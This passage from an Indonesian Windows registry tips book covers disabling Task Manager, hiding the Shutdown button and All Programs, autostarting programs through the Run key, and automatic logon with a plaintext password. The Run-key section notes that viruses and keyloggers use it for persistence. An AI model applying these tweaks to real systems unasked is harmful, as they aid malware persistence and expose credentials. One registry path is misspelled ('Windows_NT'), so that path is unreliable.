
4. Ubah nilainya menjadi 1 seperti pada Gambar 1.51.



Gambar 1.51 Pengubahan nilai DWORD

5. Klik OK.

Restart komputer Anda. Jalankan task manager, maka yang ditampilkan adalah jendela pembatasan akses oleh Administrator seperti pada Gambar 1.52.




Gambar 1.52 Jendela Restrictions

MENGHILANGKAN TOMBOL SHUTDOWN


Untuk dapat menghilangkan tombol Shutdown pada Start menu Windows Anda, ikuti langkah-langkah berikut:

1. Buka Registry Editor.
2. Akses pada key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer**.
3. Buat value DWORD baru bernama **NoClose**. Jika tidak ada key tersebut, buat key yang sesuai dengan hierarki di atas.



Gambar 1.53 Pembuatan DWORD baru


4. Selanjutnya, ubah nilainya menjadi 1 seperti pada Gambar 1.54.



Gambar 1.54 Pengubahan nilai DWORD

5. Klik OK.


Restart komputer Anda. Klik Start menu Windows, maka akan terlihat tombol Shutdown akan hilang seperti Gambar 1.55.



Gambar 1.55 Tombol shutdown yang dihilangkan

HIDDEN ALL PROGRAMS DARI START MENU


Jika Anda tidak menghendaki seseorang melakukan akses pada aplikasi-aplikasi yang terinstal pada komputer, apa yang harus Anda lakukan? Mungkin banyak tool yang beredar di internet yang berfungsi untuk mengatur kebijakan/policy pada komputer. Ada cara yang lebih sederhana, yaitu dengan sedikit melakukan hack pada registry Windows Anda. Dengan melakukan hack seperti itu, tampilan menu All Program pada Start menu akan hilang. Pengguna awam pasti akan kesulitan mencarinya.



Gambar 1.56 All Programs pada start menu


Caranya adalah sebagai berikut:

1. Buka Registry Editor.
2. Akses pada key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer**.
3. Buat value DWORD baru bernama **NoStartMenuMorePrograms**.
Jika tidak ada key tersebut, buat key yang sesuai dengan hierarki di atas.



Gambar 1.57 Pembuatan DWORD baru


4. Ubah nilainya menjadi 1.



Gambar 1.58 Pengubahan nilai DWORD

5. Klik OK.

Restart komputer Anda terlebih dahulu. Tekan pada tombol Start menu Windows. Ternyata menu All Program telah hilang seperti terlihat pada Gambar 1.59.



Gambar 1.59 All Program yang telah hilang

START UP APLIKASI AUTORUNS


Apakah Anda pernah melihat aplikasi yang secara otomatis berjalan ketika sistem operasi Windows berjalan pada saat pertama kali? Jika Anda pernah melihatnya, pada bagian ini akan dibahas bagaimana cara membuat aplikasi berjalan secara startup.

Fasilitas ini dapat juga digunakan sebagai penggerak aplikasi yang menggunakan pintu belakang (back door), misalnya virus atau keylogger. Dengan fasilitas ini virus dapat berjalan secara otomatis tanpa campur tangan dari pengguna. Dengan Anda mempelajari bagian ini, mungkin Anda dapat melakukan hack untuk mengobati komputer yang terkena virus lokal. Mengapa virus lokal, hal tersebut dikarenakan teknik ini paling banyak digunakan oleh pembuat virus-virus lokal.


Caranya adalah sebagai berikut:

1. Buka Registry Editor.
2. Akses pada key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run**.
3. Buat value string baru bernama eksekusi. Penamaan sesuai yang Anda inginkan. Lihat Gambar 1.60.
4. Ubah nilainya menjadi path atau tempat nama file yang akan dijalankan seperti terlihat pada Gambar 1.61.
5. Klik OK.

Program akan dijalankan ketika komputer Anda pertama kali dihidupkan.



Gambar 1.60 Pembuatan DWORD baru



Gambar 1.61 Pengubahan nilai String

LOGON OTOMATIS START UP


Sistem keamanan pada sistem operasi Windows Vista dan Windows XP, sudah terbilang cukup baik daripada versi-versi sebelumnya. Oleh karena itu, banyak sekali orang menginstal komputer mereka dengan sistem operasi ini.

Akan tetapi sistem keamanan yang cukup ketat terkadang justru merepotkan si pengguna. Misal untuk logon, pengguna harus mengklik ikon user mereka dan jika terdapat password harus memasukkan password terlebih dahulu.

Di bawah ini akan dijelaskan cara untuk melakukan hack pada registry, agar sistem operasi Windows Anda berjalan tanpa login terlebih dahulu atau login otomatis.


Caranya adalah sebagai berikut:

1. Buka Registry Editor.
2. Akses pada key **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows_NT\CurrentVersion\Winlogon**.
3. Buat value string baru bernama **AutoAdminLogon**.




Gambar 1.62 Pembuatan DWORD baru

4. Ubah nilainya menjadi 1.




Gambar 1.63 Pengubahan nilai String

5. Klik tombol **OK**.
6. Buat value string baru bernama **DefaultPassword**. Lihat Gambar 1.64.
7. Ubah nilainya dengan password login Anda, seperti terlihat pada Gambar 1.65.



